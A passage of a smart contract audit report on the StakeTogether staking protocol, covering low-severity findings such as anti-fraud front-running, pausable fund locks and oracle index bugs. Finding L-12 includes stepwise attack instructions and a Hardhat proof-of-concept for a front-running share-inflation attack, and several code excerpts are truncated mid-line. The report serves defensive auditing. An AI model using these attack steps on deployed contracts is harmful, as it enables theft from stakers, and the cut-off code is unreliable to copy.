5. Lengthy Withdrawal Process Withdrawing funds from the validator is a time-consuming process, currently taking up to a week. [Ethereum Launchpad](#) provides further information on this process. The withdrawal time may be however increased to unpredictable period, given the formula used for withdrawal processing. Only 16384 non-withdrawal validator accounts or 16 withdrawal accounts requests per block are processed - whichever happens first. In case of a black swan event many validators may decide to withdraw their stake, meaning that the withdrawal time may increase up to 1000x times, freezing user funds for extended period of time.

Resolution:

Acknowledged

[L-03] addToAntiFraudList can be front-run by a user in order to avoid getting their funds lock

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L208> <https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L457>

Type of Issue:

Front-running

Description:

A user to be blacklisted can front-run the blacklisting transaction and move funds to any other account. The idea here is that a user can detect that a transaction was created adding them to the `antiFraudList`. They could then front-run this transaction and move all of their funds to another wallet.

Allowing them to have access to their funds still. Below is the function adding a user to the `antiFraudList`.

```

/// @notice Adds an address to the anti-fraud list.
/// @dev Only a user with the ANTI_FRAUD_SENTINEL_ROLE or ANTI_FRAUD_SENTINEL_ROLE can add an address to the anti-fraud list.
/// @param _account The address to be added to the anti-fraud list.
function addToAntiFraud(address _account) external {
    if (!hasRole(ANTI_FRAUD_SENTINEL_ROLE, msg.sender) && !hasRole(ANTI_FRAUD_SENTINEL_ROLE, msg.sender)) {
        revert NotAuthorized();
    }
    if (_account == address(0)) revert ZeroAddress();
    antiFraudList[_account] = true;
    emit SetAntiFraudStatus(msg.sender, _account, true);
}

```

As you can see the `transfer` function here revert if the `msg.sender` is on the list. Users can send their funds to a new address that isn't on the list and circumvent this feature.

```

/// @notice Transfers an amount of wei to the specified address.
/// @param _to The address to transfer to.
/// @param _amount The amount to be transferred.
/// @return True if the transfer was successful.
function transfer(
    address _to,
    uint256 _amount
) public override(ERC20Upgradeable, IStakeTogether) returns (bool) {
    if (isListedInAntiFraud(msg.sender)) revert ListedInAntiFraud();
    if (isListedInAntiFraud(_to)) revert ListedInAntiFraud();
    _transfer(msg.sender, _to, _amount);
    return true;
}

```

```

/// @notice Transfers tokens from one address to another using an anti-fraud list.
/// @param _from Address to transfer from.
/// @param _to Address to transfer to.
/// @param _amount Amount of tokens to transfer.
/// @return A boolean value indicating whether the operation succeeded.
function transferFrom(
    address _from,
    address _to,
    uint256 _amount
) public override(ERC20Upgradeable, IStakeTogether) returns (bool) {
    if (isListedInAntiFraud(_from)) revert ListedInAntiFraud();
    if (isListedInAntiFraud(_to)) revert ListedInAntiFraud();
    _transfer(_from, _to, _amount);
    return true;
}

```



```
) public override(ERC20Upgradeable, IStakeTogether) returns (bool)
    if (isListedInAntiFraud(_from)) revert ListedInAntiFraud();
    if (isListedInAntiFraud(_to)) revert ListedInAntiFraud();
    _spendAllowance(_from, msg.sender, _amount);
    _transfer(_from, _to, _amount);
    return true;
}
```

Recommendations:

- Use a flashbots RPC to avoid front-running

Resolution:

Fixed

[L-04] removeValidators doesn't actually do anything except emit an event

Links:

<https://github.com/staketoegether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogther.sol#L667-L673>

Type of Issue:

Informational

Description:

The `removeValidators` function accepts an array of `_publicKeys` and solely emits an event. However, it fails to update the `validators` mapping for the specified `_publicKeys` by setting them to `false`. I assume there are some offchain component listing to the event and then taking the proper steps to remove the Validator.

Impact:

As a consequence of this oversight, the `validators` mapping will incorrectly indicate `true` for validators that have been removed using the `removeValidators` function.

Recommendations:

To address this issue, it is advisable to update the `validators` mapping within the `removeValidators` function and set the corresponding values to `false`. This will ensure that the mapping accurately reflects the status of removed validators.

The Fix:

```

    /// @notice Removes validators by their public keys.
    /// @param _publicKeys The public keys of the validators to be removed
    function removeValidators(
        bytes[] calldata _publicKeys
    ) external onlyRole(VALIDATOR_MANAGER_ROLE) whenNotPaused {

+     validators[_publicKey] = false;
        emit RemoveValidators(_publicKeys);
    }

```



Resolution:

removed, we do off-chain oracle control

[L-05] Using Pausable pattern may lock user funds forever

Links:

<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Router.sol#L23>
<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Airdrop.sol#L21>
<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogether.sol#L28>
<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogetherWrapper.sol#L26>
<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Withdrawals.sol#L26>

Type of Issue:

Centralization

Description:

Pausable design patterns may protect against hacks, however, if designed improperly or an admin account is compromised, may also harm the users. In the case of StakeTogether, all inflows and outflows are gated behind this pattern, which means that in case any of the contracts holding users' money is paused, they are unable to withdraw anything. Additionally, withdrawals can be disabled by the admin. In case of losing admin power, either by faulty update overriding the admin account or losing private keys, a paused contract will keep user funds forever.

Impact:

Users may lose all their deposited funds forever if the contract is paused or withdrawals are disabled.

Recommendations:

We propose to create an emergency funds withdrawal that is only active when the contract is paused or the withdrawal feature is disabled and every withdrawal has to wait in the processing for some time. This will protect against hacks because it will leave the protocol time to act in case of a hack, and it will protect users from locking their funds forever.

Another solution is to use a multi-sig wallet as the admin wallet to help mitigate centralization risks.

Resolution:

Risk of a pauseable contract, in the worst-case scenario to upgrade the contract.

[L-06] Unauthorized Token Transfer Vulnerability in `transferFrom` function, Even When `msg.sender` Is Listed in `isListedInAntiFraud`

Links:

<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogether.sol#L207-L211> <https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogetherWrapper.sol#L118-L122>

Type of Issue:

Logical

Description:

The `transferFrom()` function includes checks to ensure that neither the sender (`_from`) nor the receiver (`_to`) is listed in the AntiFraud list before proceeding with the token transfer. However, there is an oversight in the code, as it does not verify whether the `msg.sender` (the function caller) is listed in the AntiFraud list.

This omission could potentially lead to unauthorized token transfers. Although the impact of this vulnerability may not be immediately obvious, it opens a door for potential exploitation by an attacker. Without adequate validation of the function caller (`msg.sender`), an attacker could leverage this vulnerability for some other attack

Impact:

Users included in the AntiFraud list have the capability to engage with the `transferFrom` function and initiate token transfers.

POC:

```
it('should fail but passes transferFrom when msg.sender is in anti-fraud list', async () => {
  const mintAmount = ethers.parseEther('10')
  await mockStakeTogether.connect(owner).mintWithdrawals(user1.address, mintAmount)

  // Approve the transfer amount
  const transferAmount = ethers.parseEther('5')
  await withdrawals.connect(user1).approve(user2.address, transferAmount)


  // Add user3 to the anti-fraud list
  const ANTI_FRAUD_SENTINEL_ROLE = await stakeTogether.ANTI_FRAUD_SENTINEL_ROLE()
  await mockStakeTogether.connect(owner).grantRole(ANTI_FRAUD_SENTINEL_ROLE, user3.address)
  await mockStakeTogether.connect(owner).addToAntiFraud(user2.address)

  // Expect transferFrom to fail
  await expect(withdrawals.connect(user2).transferFrom(user1.address, user3.address, transferAmount))
    .to.be.rejectedWith('User is in AntiFraud list')
})
```

Recommendations:

it is recommended to add an additional check to verify whether the msg.sender is listed in the "AntiFraud" system.

The Fix:

```
/// @notice Transfers tokens from one address to another using an a1   
/// @param _from Address to transfer from.  
/// @param _to Address to transfer to.  
/// @param _amount Amount of tokens to transfer.  
/// @return A boolean value indicating whether the operation succee  
function transferFrom(  
    address _from,  
    address _to,  
    uint256 _amount  
) public override(ERC20Upgradeable, IStakeTogether) returns (bool)  
    if (isListedInAntiFraud(_from)) revert ListedInAntiFraud();  
    if (isListedInAntiFraud(_to)) revert ListedInAntiFraud();  
+   if (isListedInAntiFraud(msg.sender)) revert ListedInAntiFraud();  
    _spendAllowance(_from, msg.sender, _amount);  
    _transfer(_from, _to, _amount);  
    return true;  
}
```

Resolution:

Fixed

[L-07] Admin can invalidate any oracle report by setting `lastExecutedEpoch` to value bigger than current

Links:


<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/Router.sol#L383>

Type of Issue:


Centralization risk

Description:

When oracles submit their reports, the report epoch is checked in `Router.isReadyToSubmit()`:

```
if (_report.epoch <= lastExecutedEpoch) revert EpochShouldBeGreater() 
```

In case it's smaller than currently executed, the report will fail. Currently, the admin has special privileges to change it at will:

```
function setLastExecutedEpoch(uint256 _epoch) external onlyRole(ADMIN)   
    lastExecutedEpoch = _epoch;  
    emit SetLastExecutedEpoch(_epoch);  
}
```

Recommendations:

Apart from this leading to the invalidation of any Oracle report, I don't see any added value in having this ability for the admin to set it like that. It is updated each time that the report is executed, and there is still an optimistic period between report proposal and execution during which the protocol may overthrow malicious reports.

Resolution:

Removed

[L-08] `currentOracleIndex` may point to nonexistent oracle if the validator oracle is removed

Links:

<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogther.sol#L572-L575> <https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogther.sol#L537-L553>

Type of Issue:

Off-by-one logical bug

Description:

When a validator is added or removed by the validator oracle, contract appoints new oracle to handle next such operation by internally calling

`StakeTogether._nextValidatorOracle()` :

```
function _nextValidatorOracle() private {  
    currentOracleIndex = (currentOracleIndex + 1) % validatorsOracle.  
    emit NextValidatorOracle(currentOracleIndex, validatorsOracle[cu  
}
```



The issue arises when an oracle with id `validatorsOracle.length + 1` (last in `validatorsOracle` array) is appointed by the function and it is removed from `validatorsOracle` array. Adding a new validator now becomes impossible until `forceNextValidatorOracle()` is called by the oracle sentinel or oracle manager.

Impact:

This issue temporarily freezes validator oracle operations and may lead to some amount of yield lost due to capital not being turned into a new validator running on becaon chain. It is minimized by the fact that such an edge case should not happen often.

POC:

1. There are 3 validator oracles added to `validatorsOracle` array.
2. `StakeTogether` contract gathered enough Ether to create 2 validators, so `StakeTogether.addValidator()` is called by appointed oracle twice. This also updates `currentOracleIndex` storage variable.
3. `StakeTogether.removeValidatorOracle()` is called to remove last oracle. `currentOracleIndex` is not updated in this functions, leading to the index pointing to an oracle index that does not exist. Only privileged account intervention can fix it, when he calls `StakeTogether.forceNextValidatorOracle()` .

Recommendations:

Consider calling `_nextValidatorOracle()` when adding or removing validator oracles, to prevent this issue from happening.

Resolution:

Fixed

[L-09] StakeTogether.initialize() needlessly initializes critical storage variables

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L112>

Type of Issue:

Initialization

Description:

During the initialization phase of StakeTogether, certain critical storage variables are set to their default values, which is unnecessary since variables in Solidity are initialized to zero by default:

```
totalShares = 0;  
beaconBalance = 0;  
withdrawBalance = 0;  
currentOracleIndex = 0;
```



Recommendations:

It's advisable to avoid initializing these variables to zero, as they inherently default to this state. This would prevent potential issues during future contract upgrades as well.

Resolution:

Admin config error, we are aware.

[L-10] Possible extra funds lost if StakeTogether fee address is not set

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L714>

Type of Issue:

Initialization

Description:

The function `StakeTogether.setFeeAddress()` is the only method to assign fee addresses:

```
function setFeeAddress(FeeRole _role, address payable _address) external {  
    if (_address == address(0)) revert ZeroAddress();  
    feesRole[_role] = _address;  
    emit SetFeeAddress(_role, _address);  
}
```

In the fee distribution logic, there's a gap between deployment and the setting of fee addresses. Since all contracts reference `StakeTogether` for fee addresses, if not set, this could result in significant losses due to all fee addresses defaulting to zero address:

```
function _distributeFees(FeeType _feeType, uint256 _sharesAmount, address _to) internal {  
    // ... logic to calculate and allocate fee shares  
}
```

There's an allocation process that happens when `_distributeFees` is called, but without proper fee address initialization, the distribution could fail or result in lost fees.

Recommendations:

Ensure all fee addresses are set during the deployment transaction by calling `setFeeAddress` immediately after deployment. Alternatively, initializing these addresses in the constructor ensures they are set upon contract creation.

Resolution:

Acknowledged


[L-11] `IStakeTogether.Config` `minDepositAmount` and `minWithdrawalAmount` can be set arbitrarily high

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/interfaces/IStakeTogether.sol#L131>

Description:

`IStakeTogether.Config` `minDepositAmount` and `minWithdrawalAmount` can be set arbitrarily high and lock user funds in the contract.

```
function setConfig(Config memory _config) external onlyRole(ADMIN_F   
    if (_config.poolSize < config.validatorSize) revert InvalidSize()  
    config = _config;  
    emit SetConfig(_config);  
}
```

Impact:

This could lead to a centralization risk as a user can deposit into the contract and the admin could then set the minimal withdrawal amount to a high number leaving users locked out of their funds. The risk of this being exploited is relatively low since it involved compromised admin keys however setting some upper bounds for these variables could mitigate this attack.

Recommendations:

Set upper bounds for these variables to avoid locking users' funds if they're set too high.

Resolution:

Admin config error, it can happen, but nothing has been done about it.

[L-12] Attacker can front run the owner to mint shares with an inflated rate

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L117> <https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L162-L164>

Type of Issue:

MEV

Description:

The StakeTogether contract contains an issue in its initialization process due to the minting of 1 ether worth of shares to itself to safeguard against inflation attacks. The owner is expected to send 1 ether to the contract post-deployment to set the exchange rate at 1:1. However, this process is not atomic and is susceptible to a race condition. An attacker can observe the contract deployment and send 1 wei to the contract before the owner's transaction. The attacker can then call the minting function, which would result in a low share price due to the disproportionate ratio of totalShares (1e18) to totalSupply (1 wei). When the owner's 1 ether transaction is confirmed, the total supply increases, and the attacker can either withdraw 1 ether with a massive profit, as the shares were minted at a low rate, or he can keep his funds and get more rewards than all the other stakers.

Impact:

This issue can lead to immediate loss for the contract owner if the attacker withdraws the ether sent by the owner. Moreover, if the attacker chooses not to withdraw, they will hold a significant portion of the shares minted at a low rate, which will entitle them to an unfairly large portion of the rewards distributed by the protocol. This could severely impact the fair distribution of staking rewards and undermine the economic model of the protocol.

POC:

Attack steps

1. Attacker monitors the blockchain for the deployment of the StakeTogether contract.
2. Upon detecting the deployment, the attacker sends 1 wei to the contract's address then calls the deposit function, which mints shares at an exchange rate based on the current total supply (1 wei) and total shares (1e18) before the owner's 1 ether transaction is confirmed.
3. Once the owner's transaction of 1 ether is confirmed, the total supply corrects the rate, but the attacker's previously minted shares were minted at a low rate.
4. The attacker can now withdraw 1 ether or retain the shares to receive a disproportionate amount of future rewards.

Coded PoC

```
import { HardhatEthersSigner } from '@nomicfoundation/hardhat-ethers'
import { loadFixture } from '@nomicfoundation/hardhat-network-helpers'
import { expect } from 'chai'
import dotenv from 'dotenv'
import { ethers, network, upgrades } from 'hardhat'
import { MockRouter, MockStakeTogether__factory, StakeTogether, Withdrawals } from '../utils'
import connect from '../utils/connect'
import { stakeTogetherFixture } from './StakeTogether.fixture'

dotenv.config()

describe('Attack Stake Together', function () {
  let stakeTogether: StakeTogether
  let stakeTogetherProxy: string

  let mockRouter: MockRouter
  let mockRouterProxy: string
  let withdrawals: Withdrawals
  let withdrawalsProxy: string
```

```

let owner: HardhatEthersSigner
let user1: HardhatEthersSigner
let user2: HardhatEthersSigner
let user3: HardhatEthersSigner
let user4: HardhatEthersSigner
let user5: HardhatEthersSigner
let user6: HardhatEthersSigner
let user7: HardhatEthersSigner
let user8: HardhatEthersSigner
let nullAddress: string
let ADMIN_ROLE: string
let VALIDATOR_ORACLE_MANAGER_ROLE: string
let VALIDATOR_ORACLE_ROLE: string
let VALIDATOR_ORACLE_SENTINEL_ROLE: string
let VALIDATOR_MANAGER_ROLE: string
let initialBalance: bigint

// Setting up the fixture before each test
beforeEach(async function () {
    const fixture = await loadFixture(stakeTogetherFixture)
    stakeTogether = fixture.stakeTogether
    stakeTogetherProxy = fixture.stakeTogetherProxy
    mockRouter = fixture.mockRouter as unknown as MockRouter
    mockRouterProxy = fixture.mockRouterProxy
    withdrawals = fixture.withdrawals
    withdrawalsProxy = fixture.withdrawalsProxy
    owner = fixture.owner
    user1 = fixture.user1
    user2 = fixture.user2
    user3 = fixture.user3
    user4 = fixture.user4
    user5 = fixture.user5
    user6 = fixture.user6
    user7 = fixture.user7
    user8 = fixture.user8
    nullAddress = fixture.nullAddress
    ADMIN_ROLE = fixture.ADMIN_ROLE
    VALIDATOR_ORACLE_MANAGER_ROLE = fixture.VALIDATOR_ORACLE_MANAGER_ROLE
    VALIDATOR_ORACLE_ROLE = fixture.VALIDATOR_ORACLE_ROLE
    VALIDATOR_ORACLE_SENTINEL_ROLE = fixture.VALIDATOR_ORACLE_SENTINEL_ROLE
    VALIDATOR_MANAGER_ROLE = fixture.VALIDATOR_MANAGER_ROLE
    initialBalance = await ethers.provider.getBalance(stakeTogether)
})

// Group tests related to attack vectors under a single describe block
describe.only('Attacks', function () {
    // Test case to demonstrate an attacker can front-run the owner's tx to get
    it("should prove attacker can front run the owner's tx to get", function () {
        // Setup a pool address and a referral address for the attacker
        const poolAddress = user3.address
        const referral = user4.address
        // Add a pool to the contract setup by the owner
        await stakeTogether.connect(owner).addPool(poolAddress, 1

```

```

// Record the attacker's ether balance before the attack
const AttackerEtherBefore = await ethers.provider.getBalance(
  user1.address, ethers.constants.Zero

// Attacker sends 1 wei to the contract, front-running the owner's tx
await user1.sendTransaction({ to: stakeTogetherProxy, value: ethers.constants.One })

// Attacker makes a deposit to the pool
const user1DepositAmount = ethers.parseEther('1')
const tx1 = await stakeTogether.connect(user1).depositPool(poolAddress, referral, { value: user1DepositAmount })
await tx1.wait()

// Owner sends 1 ether to the contract, which the attacker front-runs
await owner.sendTransaction({ to: stakeTogetherProxy, value: ethers.constants.One })

// Attacker withdraws their balance, which now includes the owner's ether
const amountToWithdrawAttacker = await stakeTogether.connect(user1).getPoolBalance(referral)
const tx3 = await stakeTogether.connect(user1).withdrawPool(amountToWithdrawAttacker, poolAddress)
await tx3.wait()

// Record the attacker's ether balance after the attack
const AttackerEtherAfter = await ethers.provider.getBalance(user1.address, ethers.constants.Zero)

// Log the profit made by the attacker in the console
console.log("Profit = %d ETH", ethers.formatUnits(AttackerEtherAfter - AttackerEtherBefore, 18))
})

// Test case to demonstrate an attacker can front-run the owner's tx
it("should prove attacker can front run the owner's tx to get ether", async () => {
  // Setup a pool address and a referral address for the test
  const poolAddress = user3.address
  const referral = user4.address
  // Add a pool to the contract setup by the owner
  await stakeTogether.connect(owner).addPool(poolAddress, referral)

  // Attacker sends 1 wei to the contract, front-running the owner's tx
  await user1.sendTransaction({ to: stakeTogetherProxy, value: ethers.constants.One })

  // Attacker makes a deposit to the pool
  const user1DepositAmount = ethers.parseEther('16')
  const tx1 = await stakeTogether.connect(user1).depositPool(poolAddress, referral, { value: user1DepositAmount })
  await tx1.wait()

  // Record the attacker's balance in the contract after the attack
  const attackerBalance = await stakeTogether.connect(user1).getPoolBalance(referral)

```

```

// Log the attacker's shares calculated from their balance
console.log("Attacker shares = %d", await stakeTogether.c

// Owner sends 1 ether to the contract, which the attacker
await owner.sendTransaction({ to: stakeTogetherProxy, val

// A regular user makes a deposit with 16 ETH to the pool
const user2DepositAmount = ethers.parseEther('16')
const tx2 = await stakeTogether
  .connect(user2)
  .depositPool(poolAddress, referral, { value: user2Deposit
await tx2.wait()

// sending 1 ether to simulate a Router rebasing transacti
await owner.sendTransaction({ to: stakeTogetherProxy, val

// Record the balance of the attacker and a regular user
const amountToWithdrawAttacker = await stakeTogether.conr
const amountToWithdrawRegulerUser = await stakeTogether.c

// Log the balances and the gap between the attacker and
console.log("Attacker Balance = %d ETH", ethers.formatUni
console.log("Regular User Balance = %d ETH", ethers.forma
console.log("Balance Gap Between Attacker and Legit User

    })
  })
})

```

Note: To run the PoC the following line needs to be commented as it is the owner's transaction that we are front-running. <https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/test/StakeTogether/StakeTogether.fixture.ts#L199>

Recommendations:

- Modify the `totalSupply` function to account for the dead shares minted during the initialization phase. Since these shares are permanently locked within the contract and are not meant to be redeemable or to represent any underlying value, there is no necessity to back these dead shares with ether.

```
+ ONE_ETHER = 1e18;
```



```

function totalSupply() public view override(ERC20Upgradeable, IStak
-   return address(this).balance + beaconBalance - withdrawBalance;
+   return address(this).balance + beaconBalance - withdrawBalance +
}

```



Resolution:

If the admin makes a mistake when deploying the contract, changing the order with specific configurations, the number of shares minted could be greater than expected. In this case, we implemented a minimum total supply value of 1 ether, which prevents this situation from happening, even if the admin makes a configuration error.

[Q/A] - Redundant checks: `nonReentrant` modifier

Links:

<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Airdrop.sol#L72-L74> <https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Airdrop.sol#L113-L118>

Type of Issue:

Redundant Function Check

Description:

In this instance, the `receive()` function and the `addMerkleRoot()` function in the `Airdrop.sol` file do not call any other function. Thus using the `nonReentrant` modifier is not needed.

Impact:

Unnecessary checks still consume gas.

Recommendations:

Removing the `nonReentrant` modifier from functions that do not make external calls is recommended.

Resolution:

Fixed

